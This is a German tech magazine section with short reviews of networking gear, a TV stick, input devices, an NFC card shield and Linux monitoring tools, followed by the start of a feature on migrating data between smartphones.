Der UAP-AC-LR ist für Ubiquitis Unifi-System vorgesehen. Er arbeitet PoE-gespeist (Power-over-Ethernet), zieht nur 3,7 Watt und setzt einen Unifi-Controller voraus.

Dort muss man beim Einrichten die Option „Einhaltung der regulatorischen Domainbeschränkungen“ manuell aktivieren. Erst dann nutzen die Unifi-gesteuerten APs auch die DFS-Kanäle ab 52 bis 140. Ferner arbeitete der UAP-AC-LR dort anfangs mit halbierter Kanalbreite (40 MHz). Er lässt sich auf die üblichen 80 MHz umstellen.

Ein Dauerlauf über drei Tage mit ständigen Down- und Upstreams zeigte keine Aussetzer. Der Durchsatz gegen ein Acer-Notebook V3-372 (WLAN: QCA6174) über 20 Meter durch Wände war je nach Funkband gut (2,4 GHz) bis zufriedenstellend (5 GHz).

Angesichts des Preises ist die Performance angemessen, wenn auch nicht herausragend. Wer größere Gebäude oder Gelände mit einem WLAN-System ausstatten will, kommt günstig davon. (ea@ct.de)

## Ubiquiti Unifi UAP-AC-LR

### Dualband-WLAN-Basis

Hersteller	Ubiquiti, <a href="http://www.ubnt.com">www.ubnt.com</a>
WLAN (Streams)	WiFi 4 (3) / WiFi 5 (2)
Bedienelemente	Reset, 1 Statusleuchte
Anschlüsse	1 × RJ45
WLAN 2,4 GHz nah/20 m (V13)	101 / 52-71 MBit/s
5 GHz nah/20 m	250 / 74-100 MBit/s
Leistungsaufnahme	3,7 Watt (idle, PoE-seitig, IEEE 802.3af)
Preis	97 €

## Kino-Stäbchen

**Der Sky Ticket TV Stick soll das Streaming-Angebot des Pay-TV-Anbieters besonders bequem erschließen.**

Den „Sky Ticket TV Stick“ schließt man per HDMI am TV an und bindet ihn per WLAN ins Heimnetz ein. Seine Energie bezieht er über das mitgelieferte Netzteil oder direkt aus einer USB-Buchse des Fernsehers, wenn diese bis 1 Ampere belastbar ist.

Der vom Player-Spezialisten Roku entwickelte Stick läuft mit einem proprietären Betriebssystem, die Sky-Ticket-App ist eine von nur 27 installierbaren Anwendungen. Wichtige Video-streaminganbieter wie Netflix und Amazon Video fehlen, dafür bekommt man Zugriff auf YouTube und die Mediatheken von ARD, ZDF und arte.

Der Stick bootet in eine recht schmucklose Bedienoberfläche, auch die Sky-Ticket-App startet langsam. Die Bildausgabe des Sticks ist auf Full HD beschränkt. Über HDMI kann der Stick Ton in DTS und Dolby Digital Plus ausgeben – womit 3D-Sound in Dolby Atmos drin wäre. Sky Ticket liefert aber stets nur mageren Stereoton aus.

Praktisch sind die seitlichen Lautstärketasten der beiliegenden Funkfernbedienung – in ihr steckt auch ein IR-Sender, mit dem man den Fernseher direkt ansteuern kann.

Der Sky Ticket TV Stick ist günstig und kann wenig. Schöner wäre es, wenn es endlich eine Ticket-App für den populären FireTV-Stick gäbe. (sha@ct.de)

## Sky Ticket TV Stick

### HDMI-TV-Stick

Hersteller	Roku / Sky, <a href="http://www.sky.de">www.sky.de</a>
Lieferumfang	HDMI-Stick, Fernbedienung, Netzteil
TV-Ausgabe	720p, 1080p
Preis	20 €



## Speedboard

**Corsairs K70 MK.2 Rapidfire ist sowohl für Spieler als auch Vielschreiber interessant, die flinke Finger und ein Auge für minimalistische, hochwertige Tastaturen haben.**

Die Oberplatte aus gebürstetem Alu gibt Corsairs K70 Stabilität und einen schlichten, stylischen Look. Sie ist an den Rändern aber fast scharfkantig und sorgt wie bei vielen vergleichbaren Geräten für metallischen Nachhall, wenn man nicht zimperlich tippt. Dank Gummistopfern an der Unterseite rutscht die Tastatur nicht – zwei gummierte, ausklappbare Standfüße heben sie hinten an. Über einen zweiten USB-A-Stecker schleift das textilumwickelte Kabel einen USB-Port des PC zur USB-Buchse an der Rückseite der Tastatur durch.

Neben einem normalen 105er-Tastenfeld mit 19-Millimeter-Raster und konkaven Tastenkappen sind Zusatztassen an Bord: zum Wechseln von Tastenbelegungs- und Beleuchtungsprofilen, der Beleuchtungshelligkeit und zum Deaktivieren der Windows-Tasten. Ergänzt werden sie von Mediensteuerungstasten sowie einem praktischen Lautstärke-Rollregler.

## Corsair K70 MK.2 Rapidfire

Gaming-Tastatur	
Hersteller	Corsair, <a href="http://www.corsair.com">www.corsair.com</a>
Schaltertyp / Auslösekraft	Cherry MX Speed (mechanisch, linear) / 45 Gramm
Schalteralternativen	Cherry MX Red, Brown, Blue, Red Silent; MX Speed und Red auch als Low-Profile-Variante
Preis	180 €

Ungewöhnlich für Gaming-Tastaturen: Dedizierte Tasten für Makros oder Shortcuts fehlen. In der zugehörigen, komplexen iCUE-Software lassen sich dafür umfangreiche Makros definieren und auf beliebige Tasten legen; Beleuchtungseffekte und Farbeinstellungen für einzelne Tasten nimmt man hier ebenfalls vor. Darüber hinaus verändert man in der Software auch die Standard-Tastenbelegung, um beispielsweise vom Anwender häufig benutzte Sonderzeichen leichter, ergonomischer erreichbar zu machen.

Mit den mechanischen, linearen Schaltern vom Typ Cherry MX Speed spielt es sich nicht nur fix, es schreibt sich auch beeindruckend schnell. Bei nur 45 Gramm Auslösekraft und einem weder hör- noch spürbaren Schaltpunkt nach 1,2 Millimetern manchmal sogar zu schnell: Tippt man etwas ungenau und erwischt dabei auch nur leicht eine der umliegenden Tasten, löst man diese oft mit aus. Tippt man jedoch flink und zielgenau, kitzelt man pro Minute ein paar zusätzliche Anschläge oder Spielaktionen heraus. Wer mit den MX-Speed-Schaltern nicht zurecht kommt, kann sich die Tastatur auch in anderen Ausführungen zulegen: mit den verbreiteten roten, braunen oder blauen Cherrys, mit den extra leisen Red-Silent-Schaltern oder in Low-Profile-Varianten mit flacheren Tasten. Sie alle bewegen sich preislich im gleichen Rahmen.

Für 180 Euro bekommt man mit der K70 eine Menge Tastatur vom Feinsten. Die beiliegenden Austausch-Tastenkappen und Soft-Touch-Handauflage sind bei dem Preis ein netter Bonus. Die Corsair K65 gibts rund 40 Euro günstiger – hier fehlt der Nummernblock.

(jube@ct.de)

## Tischpfeil

**Die CSL Vertical ist eine schlichte Hochkantmaus mit gutem Preis/Leistungsverhältnis für Puristen.**

Die Maus ist für Links- und Rechtshänder erhältlich und sehr günstig. 2,4-GHz-Funk verbindet sie mit dem Rechner.

Anders als viele Vertikalmäuse ist diese angenehm schlank. Das Soft-Touch-Finish ist schick, aber auch anfällig für Fingerabdrücke. Der unauffällige Knopf an der Oberseite schaltet die Sensorsauflösung zwischen 800, 1200 und 1600 dpi durch. Nachteil der schlanken Bauweise: Die nur gut 100 Gramm schwere Maus kippt bei manchen Bewegungen leicht nach innen. Sie fällt dadurch zwar nicht um, hebt jedoch hinten etwas ab, wodurch der Sensor die Tischplatte aus den Augen verliert und der Mauszeiger stehen bleibt.


An der Unterseite sitzen der An-/Ausschalter, das Fach für die zwei beiliegenden AAA-Batterien und ein Slot für den USB-Dongle. Die Verarbeitung lässt an dieser Stelle zu wünschen übrig: Einige Gehäuseteile bilden Kanten, die Rutschpads wirken billig verklebt.

Linke und rechte Maustaste sowie Mausrad haben einen überraschend harten Druckpunkt. Mausradklicks erfordern außerdem Eingewöhnung, da man nahezu horizontal drücken muss. Die Daumentasten für Vor und Zurück sind dagegen leichtgängig.

Wen die mäßige Verarbeitung und ein auf dem Tisch schleifender kleiner Finger nicht stört, bekommt mit der CSL Vertical eine gute Hochkantmaus ohne Schnickschnack, alternativ auch kabelgebunden. (jube@ct.de)

## CSL Vertical

Hochkantmaus	
Hersteller	CSL-Computer, <a href="http://www.csl-computer.com">www.csl-computer.com</a>
Verbindungstyp / Stromversorgung	2,4-GHz-Funk (proprietär) / 2 × AAA-Batterie
Preis	20 €



## NFC-Verhüterli

**Das Smart Secure Cover verhindert das Auslesen von NFC-Karten, aber nicht immer.**

Die „Kontaktlos“-Funktion aktueller Bezahlkarten finden viele Menschen praktisch, aber auch gefährlich: Schließlich wird bei einer Bezahlsumme unter 25 Euro keine PIN abgefragt; hält man ein Kartenterminal an eine Kontaktlos-Karte, könnte man theoretisch unbemerkt Geld abgreifen. In der Praxis kommen solche Angriffe so gut wie nie vor; erstens weil sich Bezahlterminals nicht anonym betreiben lassen und zweitens, weil der Bezahlvorgang schon dann nicht mehr funktioniert, wenn eine zweite RFID- oder NFC-Karte mit im Portemonnaie liegt.

Wer dennoch auf Nummer sicher gehen will, lagert die Kontaktlos-Karte in einer Abschirmhülle, zum Beispiel im Smart Secure Cover des österreichischen Herstellers Seibersdorf. Hier muss man die Karte zum Bezahlen nicht herausnehmen, sondern gibt sie per Knopfdruck frei. Das Ganze funktioniert ohne Batterie: Eine passive Schaltung hemmt den Energietransfer zwischen Kartenterminal und Karte. Drückt man den Knopf, wird die Schaltung unterbrochen und der NFC-Chip in der Karte bekommt wieder genug Energie.

Im Test funktionierte das in den meisten Fällen, allerdings gelang es uns mit einer Karte (Debit-VISA von Comdirect) ohne gedrückte Taste, einen Bezahlvorgang an unserem Sumup-Bezahlterminal auszulösen – hundertprozentig verlassen sollte man sich auf die Hülle also nicht. (jkj@ct.de)

## Smart Secure Cover

Kontaktkarten-Sicherheitshülle	
Hersteller	Seibersdorf Labor GmbH
Preis	19 € (über <a href="http://www.smartssecurecover.com">www.smartssecurecover.com</a> )

## Foto-Verteiler

**PhotoSync überträgt Bilder zwischen Smartphones und diversen Geräten im Haus oder in der Cloud – auch automatisch.**

Mit PhotoSync lassen sich Bilder von Android- und iOS-Smartphones rasch per WLAN auf andere Geräte und (Cloud-) Speicher übertragen – und umgekehrt. Die kostenlose Basisversion tauscht Fotos mit Windows- und macOS-Rechnern, Notebooks, Tablets sowie weiteren Smartphones im lokalen Netz aus. Auf Wunsch zieht sich die App auch Aufnahmen vom Fotoapparat – sofern dieser mit einer WLAN-fähigen SD-Karte von Toshiba oder Transcend bestückt ist. Wer Dateien an ein NAS, einen FTP-/WebDAV-Server oder Cloud-Dienste wie Dropbox, Google Drive und Co schicken möchte, muss nach Ablauf des 7-tägigen Testzeitraums das passende Erweiterungspaket erwerben.

Sobald man die Übertragungsziele in den Einstellungen festgelegt hat, läuft alles wie geschmiert: Bilder markieren, Synchronisations-Button drücken, Ziel auswählen. Für die Schnellübertragung zum bevorzugten Speicherort genügt ein längerer Druck auf den Sync-Button. Ein automatisches Backup – aufs NAS oder einen anderen Server – kann man ebenfalls einrichten. Es lässt sich zu einer bestimmten Uhrzeit oder durch ein Ereignis auslösen, etwa wenn sich das Gerät mit dem heimischen WLAN verbindet. PhotoSync ist eine äußerst praktische App. Sie verteilt Fotos im heimischen Netzwerk direkt dorthin, wo man sie braucht – ohne Umweg über die Cloud. (atr@ct.de)

## PhotoSync

Foto-Verteilung und Backup	
Hersteller	touchbyte GmbH, <a href="http://www.photosync-app.com">www.photosync-app.com</a>
Systemanf.	Android, iOS, Windows, macOS
Preis	<b>kostenlos;</b> Erweiterung ab 0,99 €, komplett 2,99 €

## Stress-Pegel

**Das Tool s-tui zeigt nicht nur die CPU-Temperatur, die Taktfrequenz, den Stromverbrauch und die Auslastung im Linux-Terminal grafisch an. Es hilft außerdem, WärmeProbleme mittels Stresstest zu identifizieren.**

Mit farbigen ASCII-Diagrammen veranschaulicht s-tui Taktfrequenz, Auslastung (Utilization), Temperatur und den Stromverbrauch des Prozessors über die letzten Sekunden. Nicht benötigte Statistiken lassen sich ausblenden. Das Tool liefert zudem weitere Informationen, etwa die bislang höchste gemessene Temperatur, die Drehzahl des Lüfters und das Modell des verbauten Prozessors. Der Anwender bestimmt, welchen Temperatursensor und welchen Lüfter das Werkzeug beobachten soll.


Damit alle Informationen auf dem Bildschirm zu sehen sind, muss das Terminal eine gewisse Höhe aufweisen. s-tui kann alternativ die gelesenen Messwerte als CSV-Tabelle speichern. Bei Bedarf gibt das Werkzeug einen Messwert in einer einfachen Textzeile aus, deren Daten sich im JSON-Format verpacken lassen. Übersteigt ein Messwert den vom Anwender vorgegebenen Schwellenwert, startet s-tui auf Wunsch ein Shellskript.

Bei Bedarf führt s-tui mithilfe des Tools stress oder stress-ng einen CPU-Stresstest aus. Per SSH gestartet kommen so auch Server-Administratoren WärmeProblemen auf die Spur.

(Tim Schürmann/lmd@ct.de)

## s-tui 0.8.2

Systemmonitoring	
Hersteller	Alex Manuskin, <a href="https://github.com/amanusk/s-tui">https://github.com/amanusk/s-tui</a>
Systemanf.	Linux
Preis	<b>kostenlos</b> (GNU GPL v2)



## Adhoc-Analyse für Linux & Co.

**Netdata stellt Unix-typischen Programmen zur Systemanalyse wie top, ntop & Co. ein modernes Browser-basiertes Werkzeug zur Seite.**

Die Lüfter drehen hoch, das Netzwerk lahmt, die Festplatte rödelt. Schnell sucht man die Nadel im Heuhaufen. Mit Netdata fällt die Suche leichter: Es sammelt Vitaldaten wie CPU-Auslastung, Speichernutzung und Sensordaten, um sie grafisch in seiner Weboberfläche aufzubereiten und sogar zu erläutern. Kurze englische Texte erklären, woher die Daten kommen, was sie bedeuten und wie man sie interpretiert. Eine separate Spalte erlaubt direkte Sprünge zu einzelnen Grafiken.

Was Netdata über ein System in Erfahrung bringt, hängt davon ab, welche Software bereits installiert ist. Manche Sensoren, die Lüfterdrehzahlen und Temperaturen liefern, zeigt es nur an, wenn zuvor Software eingerichtet worden ist, die diese auslesen kann, unter Linux also beispielsweise das lmsensors-Paket. Ansonsten richtet sich die Auswahl der verfügbaren Daten danach, was ein System anbietet. Der Umfang ist beachtlich, so kennt Netdata auch Docker und ZFS. Bei der Datenbeschaffung helfen Plugins. Manche muss man zunächst mit Zugangsdaten füttern, etwa zu MySQL,

damit es dort Daten sammeln kann. Netdata ist in vielen Distributionen als Paket zu haben und es gibt Links zu Demo-Sites auf der Website. Der Autor stellt ein Shell-Skript zur Installation der aktuellste Fassung bereit. Es klont unter Linux das GitHub-Repository, beschafft alle Abhängigkeiten, übersetzt das in C geschriebene Netdata und installiert es. In /usr/src/netdata.git finden sich am Ende Skripte zur Deinstallation und zum Updaten. Programm, Plug-ins und Logs landen an den üblichen Stellen (/etc, /var/log ...). Für manche Plug-ins ist Neuübersetzen ange sagt, falls im ersten Anlauf Entwicklerbibliotheken fehlten, etwa solche für IPMI.

Netdata sammelt jede Sekunde Daten ein, legt sie im RAM ab und bewahrt sie 60 Minuten auf. Optimierungen sorgen dafür, dass das den Rechner nicht ausbremst oder ungebührlich viel Speicher frisst. Daran zeigt sich der Arbeitsschwerpunkt von Netdata: Echtzeitüberwachung. Inzwischen haben aber Export schnittstellen und Funktionen für die Alarmierung Einzug gehalten. So stößt Netdata in die Sphären von Monitoring Lösungen vor. (ps@ct.de)

## Netdata

### Echtzeit-Überwachung

Hersteller	Costa Tsaousis, <a href="http://my-netdata.io">http://my-netdata.io</a>
Systemanf.	Linux, macOS, FreeBSD
Preis	kostenlos (GPLv3)

# SMARTE FLEDERMAUS-LEUCHTE

ODER  
AUTONOME DROHNE?

## Neugierig geworden?

Testen Sie jetzt 3 Ausgaben  
Technology Review und sparen  
Sie über 9 Euro.

Lesen, was wirklich zählt in  
Digitalisierung, Energie, Mobilität,  
Biotech.



Bestellen Sie jetzt unter  
[trvorteil.de/3xtesten](http://trvorteil.de/3xtesten)

[trvorteil.de/3xtesten](http://trvorteil.de/3xtesten)  
 +49 541/80 009 120  
[leserservice@heise.de](mailto:leserservice@heise.de)

**Technology  
Review**  
DAS MAGAZIN FÜR INNOVATION

# Schiebs rüber

Wie Sie Ihre Daten mit Hersteller-Tools und  
Bordmitteln aufs neue Smartphone umziehen



Umzugs-Apps .....	Seite 78
Umzug zwischen iOS und Android .....	Seite 84
Fotos, Chats und Daten umziehen .....	Seite 86

**Ein neues Smartphone macht immer erst mal viel Arbeit. Bei iPhones hilft das Backup, bei Android-Smartphones soll das neue Handy Kontakte, Apps et cetera aus Googles Datenspeichern zurückholen. Doch letzteres funktioniert weit weniger als perfekt. Ein Ausweg sind die Umzugs- und Backup-Tools von Apple, Samsung, Sony, OnePlus, LG & Co.**

**Von Robin Brand und Michael Link**

Da mal umziehen ist wie einmal abgebrannt. Das gilt auch beim Wechsel des Smartphones. Ein bisschen Schwund ist immer: Mal haben es nicht alle Fotos aufs neue Gerät geschafft, mal fehlen die Spielstände oder einige Apps. Erfahrene Smartphone-Nutzer wissen längst, dass die vom Gerät geradezu penetrant aufgedrängten Sicherungsmethoden der Plattform-Anbieter für Android und iOS nicht perfekt sind.

Weil auch die Smartphone-Hersteller diese Schwierigkeiten kennen, haben sie eigene Umzugs-Apps entwickelt, die den Wechsel auf das neue Schätzchen einfacher und vor allem kompletter machen sollen, auch wenn man von anderen Herstellern oder sogar Betriebssystemen kommt. Wir haben uns diese Lösungen für Geräte von Apple und HTC, Huawei und LG sowie OnePlus, Samsung und Sony angeschaut. Weitere Tipps, wie Sie Fotos, Chats und andere Daten aufs neue Gerät hinüberretten, finden Sie ab Seite 86. Zu Cross-Plattform-Umzügen lesen Sie mehr ab Seite 84.

### Umzug von der Stange

Apple macht einem den Umzug leicht, wenn man von einem iPhone zum nächsten wechselt. Beim Einrichten drängt Apple mehr oder weniger sanft zum Anlegen von Sicherungen über die Apple-eigene iCloud. Richtet man dann das neue Telefon ein, sucht das Gerät nach Anmeldung mit der eigenen Apple-ID eine solche Sicherung und installiert sie auf Wunsch. Wenn sie verschlüsselt ist, kommen unter anderem auch WLAN-Passwörter mit. Einige Login-Daten von Apps fehlen, ebenso hier und da einige App-spezifische Daten, welche nicht mitgesichert wurden. Der Aufwand fürs Einspielen des Backups be-

schränkt sich aufs Abwarten: je nach Speicherfüllungsgrad einige Minuten lang oder auch mal Stunden.

Auch Google bietet für sein Android-Betriebssystem einen eigenen Sicherungsservice an. Er wird unter Systemeinstellungen/Sicherung aktiviert. Die Daten speichert Google in seinem Cloud-Dienst Google Drive, weshalb die Sicherung häufig als Google-Drive-Backup bezeichnet wird.

Beim Anmelden eines Smartphones fragt der Einrichtungsdialog, ob man Sicherungen vorheriger Geräte übernehmen möchte. Hierfür stehen je nach Quell- und Zieltelefon mehrere Wege zur Verfügung: Am schnellsten geht es per USB, sofern beide Geräte es unterstützen. Kommt die Datenspende von älteren Geräten, läuft die Übertragung mit Googles Nearby-Technik, die Daten per WLAN und Bluetooth verschickt. Hat man auf das alte Gerät keinen Zugriff, lassen sich die Sicherungen aus Google Drive herunterladen.

Zu den gesicherten Daten zählen Kontakte, Kalender, Fotos und Smartphone-Einstellungen des eigenen Google-Kontos. Sofern Apps aus dem Google Play Store installiert sind, kann man die mitnehmen, sogar Spielstände. Also einfach das Backup aufs neue Handy und nahtlos weitermachen. Guter Witz. Schön wärs.

Denn Google-Drive-Backups sind nicht so universell nutzbar, wie man meinen könnte. So ließen sich einige unserer Backups für Android-9-Smartphones

nicht mit Android-8-Geräten verwenden. Schlecht, wenn Sie mal auf ein Altgerät zurückgreifen müssen, etwa weil das neue Smartphone geklaut wurde oder kaputt gegangen ist. Sie haben dann kein verwendbares Backup für den nahtlosen Übergang. Ein Lichtblick: Die kabelgebundene Übertragung mittels Google-Backup von einem Gerät mit Android 8 auf eines mit Android 9 klappte schnell und auch vollständiger als bei anderen Umzugslösungen unseres Tests.

Denn das ist der schwerwiegendste Nachteil: Google Drive Backup sichert nicht alles. Häufig fehlt, was außerhalb des Installationsverzeichnisses gespeichert ist – etwa auf einer SD-Karte –, oder was die App-Entwickler gezielt von der Speicherung auf externen Medien oder Clouds ausschließen. Davon betroffen sind vielfach Chats, Bildbearbeitungen und Spielstände. Dass Daten und die Autorisationen von Banking-Apps auf der Strecke bleiben, dürfte vielen eher recht sein. Leider fehlt auch das, was ein Smartphone individuell macht: das Layout der Bildschirme etwa.

Tröstlich immerhin, dass sich auf dem Altgerät unter „Einstellungen/System“ einsehen lässt, welche App-Einstellungen gesichert wurden, sodass man weiß, bei welchen Anwendungen man nacharbeiten muss.

Einige Smartphone-Anbieter sichern Backups im eigenen Clouds, etwa Apple (iCloud) oder Huawei (Huawei Cloud). Hierbei gibt es einen Pferdefuß, denn der Gratis-Speicherplatz ist knapp. Bei Huawei und Apple reicht er für das Backup von Einstellungen und der App-Liste, aber nicht für mitgesicherte Medien, mit denen Smartphones nach einiger Zeit der Nutzung üblicherweise gefüllt sind. Wer alles sichern will, zahlt für eine Cloud-Größe von 200 GB monatlich jeweils 3 Euro.

### Zeit sparen beim Umzug

Bei allen Backup-Arten landen Apps, Kontakte und der Kalender einigermaßen

Einige Daten bleiben beim Umzug auf der Strecke. Fehlt – wie hier – ein Kontakt, bleibt eine lange Suche nach dem, was fehlt.





### Apple iCloud Backup

- ⊕ fast komplette Übernahme
- ⊕ Umzugshelfer auch für Android
- ⊖ nicht immer zuverlässig



### Huawei Phone Clone

- ⊕ Direktübertragung per WLAN
- ⊕ Umzug auch vom iPhone
- ⊖ Apps fehlten teils



### LG Mobile Switch

- ⊕ Umzug auch per USB-/OTG-Kabel
- ⊖ Klingel- und Nachrichtentöne fehlten
- ⊖ Apps fehlten teils

zuverlässig auf dem neuen Smartphone. Auch Fotos und andere Dateien lassen sich im USB-Massenspeichermodus zuerst auf einen PC retten und von dort nötigenfalls auf das neue Gerät beamen. Gerätespezifische Einstellungen fehlen aber und so gleicht das auf dem neuen Gerät wiederhergestellte Backup eher einem Rohbau als einem bezugsfähigen Neubau.

Etlichen Apps erneut die nötigen Freigaben etwa für den Zugriff auf die Kamera oder auf die Kontakte zu erteilen frisst Zeit, ebenso das Feintuning der Einstellungen. Homescreen- und Widget-Einstellungen kann zwar mit anderen Launchern, etwa dem Nova-Launcher, vom alten Gerät aufs Neue mitnehmen. Aber etliches anderes muss man händisch nachhäkeln, besonders beim Wechsel auf ein Gerät eines anderen Herstellers. Das ist kaum zu umgehen. Aber es gibt auch zeitraubende Pirouetten, die man vermeiden kann.

Zeit sparen lässt sich mit einem Umzug per USB-Kabel. Denn die Übertragung per Kabel verläuft in der Regel weit aus flotter als per WLAN, egal ob das Smartphone ein Backup über eine Cloud-Anbindung bezieht oder ob das neue Gerät seine Daten per direkter WLAN-Verbindung zum neuen Gerät überträgt. Diese Methode kann man nicht nur beim Umzug zwischen Android-Smartphones nutzen, sondern auch für Cross-Plattform-Umzüge, etwa vom iPhone zu einem Android-Gerät. Nicht alle Umgangs-Apps der Smartphone-Hersteller eröffnen diese Möglichkeit (siehe Tabelle).

Generell sollte man für alle Apps auf den Altgeräten noch mal Sicherungen anwerfen, falls sie Daten nicht im Installationsverzeichnis bunkern. Trotzdem kommen Sie bei einigen Apps nicht um

weitere Tools und aufwendige Frickelei herum. So ist beim Wechsel vom iPhone zu Android die Mitnahme der WhatsApp-Chats kompliziert, weil WhatsApp vom Android-Smartphone aus nicht aufs iCloud-Backup des Chatverlaufes zugreifen kann. Mit kostenpflichtigen Tools wie dem Wazzapp-Migrator und unter Verlust einiger Haare ist der Umzug immerhin möglich. Vergisst man aber die Sicherung auf dem iPhone und autorisiert vorschnell WhatsApp auf dem neuen Gerät, kommt man an die alten Chats nur noch heran, wenn man umständlich die App auf dem alten Gerät erneut autorisiert.

### Was kommt, was bleibt

Bei **Apple** sichert das iCloud-Backup wie oben beschrieben einen weitgehend reibungsfreien Umzug. Will man von einem Android-Smartphone wechseln, schlägt Apple vor, dass man seine Migrations-App Move to iOS im Google Play Store aufs alte Gerät lädt – mehr dazu ab Seite 84.

Bei **Samsung** heißt das Umgangs-Tool Smart Switch. Es ist verwirrenderweise keine Extra-App, sondern als Funktion im Menü Einstellungen unter „Cloud und Konten“ zu finden. Smart Switch sichert und überträgt Inhalte über ein vorhandenes WLAN, eine USB/OTG-Kabelverbindung oder mithilfe externer Speichermedien. Die App setzt Android (ab 4.3), iOS (ab 5) oder BlackBerry (ab 7) beziehungsweise Windows Phone voraus.

Eine direkte WLAN-Verbindung von Gerät zu Gerät ist nicht vorgesehen; überspringt man beim Einrichten die Koppelung mit dem WLAN, lässt Smart Switch nur noch den Datentransport per Kabelverbindung zum alten Gerät zu. Will man von einem anderen Android-Gerät zu Sam-

sung umziehen, sucht es nach der üblichen Eingabe der Anmelde Daten fürs Google-Konto auf Google Drive nach einer verfügbaren Sicherung. Im Test zeigte es bei einem Galaxy S8 mit Android 8 keine Sicherungen an, die für Geräte mit Android 9 angelegt wurden, wohl aber welche für ein LG-Smartphone mit Android 8. Die akzeptierte das Galaxy S8 und stellte alle Apps sowie etliche nicht gerätespezifische Einstellungen wieder her.

Auch Apps aus fremden Quellen, etwa F-Droid und direkt per APK installierte, kopiert Smart Switch auf das neue Gerät. Der Umzugshelfer synchronisierte im Test auch den Google-Kalender sowie die dort gebunkerten Kontakte, Fotos und Mails nach und nach im Hintergrund, während der Rest der Einrichtungs-Klickerei vonstatten ging. Abschließend legte Smart Switch noch die Installation etlicher Apps unter anderem von Samsung selbst nahe und drängte zur Anmeldung eines Samsung-Accounts, der aber entbehrlich ist.


Zieht man vom iPhone nach Samsung um, nutzt Smart Switch auch Daten, die in Apples iCloud gesichert sind. In der Praxis funktionierte das trotz korrekt eingegebener Daten bei der Zwei-Faktor-Authentifizierung mehrfach nicht, wodurch nur noch die Kabelverbindung als Transportweg blieb. Der ist ohnehin besser, da er zusätzlich unter anderem Dokumente, Fotos und Zugangsdaten für bekannte WLANs kopiert. Hierbei wurden Apps vom iPhone durch Kostenlos-Äquivalente im Google Play Store ersetzt, falls vorhanden. Fotos und Videos landeten auf dem neuen Gerät, gekaufte Videos und Musik aber nicht.

Aufgeräumt zeigt sich das Migrations-Tool Xperia Transfer Mobile für Smartphones von **Sony**. Nicht nur für den




## OnePlus Switch

- ⬆️ einfache Bedienung für Android
- ⬆️ Direktübertragung per WLAN
- ⬇️ umständlicher Umzug vom iPhone



## Samsung Smart Switch

- ⬆️ sichert auch Fremd-Apps
- ⬇️ keine direkte WLAN-Sicherung
- ⬇️ hakeliger Umzug vom iPhone



## Sony Xperia Transfer Mobile

- ⬆️ viele Sicherungswege
- ⬆️ Direktübertragung per WLAN
- ⬇️ teilweise fehlende Dateien

Umzug von Android und iPhone bietet das Tool seine Hilfe an, sondern auch bei dem von alten Windows-Phones soll es mit anpacken. Als Empfänger lassen sich nur Sony-Smartphones verwenden. Die Übertragung der Daten eines Android-Geräts geschieht dabei wahlweise aus der Cloud, über den PC oder eine Direktverbindung mit einem eigens dafür aufgespannten WLAN (WiFi Direct). Wer seine Daten aus der Cloud übertragen will, muss diese zuvor vom alten Smartphone per Transfer Mobile App dort ablegen. Die Option SD-Karte stand nur auf den Sony-Testgeräten zur Verfügung. Am leichtesten gelang die Übertragung über WiFi Direct.

Das, was Sony zu übertragen versprach, landete im Test zu großen Teilen auch im Zielgerät. Allerdings ist es nicht eben viel, zumindest dann, wenn auf dem Zielgerät Android 9 läuft. Die App transferierte Anrufprotokolle, SMS inklusive Gelesen-Status, Fotos, Videos, Musik sowie Dokumente, Kontakte und Kalendereinträge – allerdings mit Einschränkungen. Was nicht lokal gespeichert ist, ignoriert sie. Auch DRM-geschützte Inhalte werden nicht unterstützt.

Manchmal gibt der Speicherort den Ausschlag, ob die Sicherung klappt. Im Download-Ordner abgelegte Dateien waren auf dem neuen Gerät nicht aufzufinden – anders als PDFs, die im Dokumente-Ordner oder Fotos, die im Foto-Ordner abgelegt waren. Fotos im Dokumente-Ordner ignorierte das Tool ebenso wie PDFs im Foto-Ordner. Fürs Wiederherstellen von Apps verweist der Helfer auf Google Play, wenn auf dem Zielgerät Android 9 läuft. Ist dort Android 8 installiert, landen auch die Apps von Fremdgeräten auf dem Sony, wir testeten das mit einem Moto Z2.

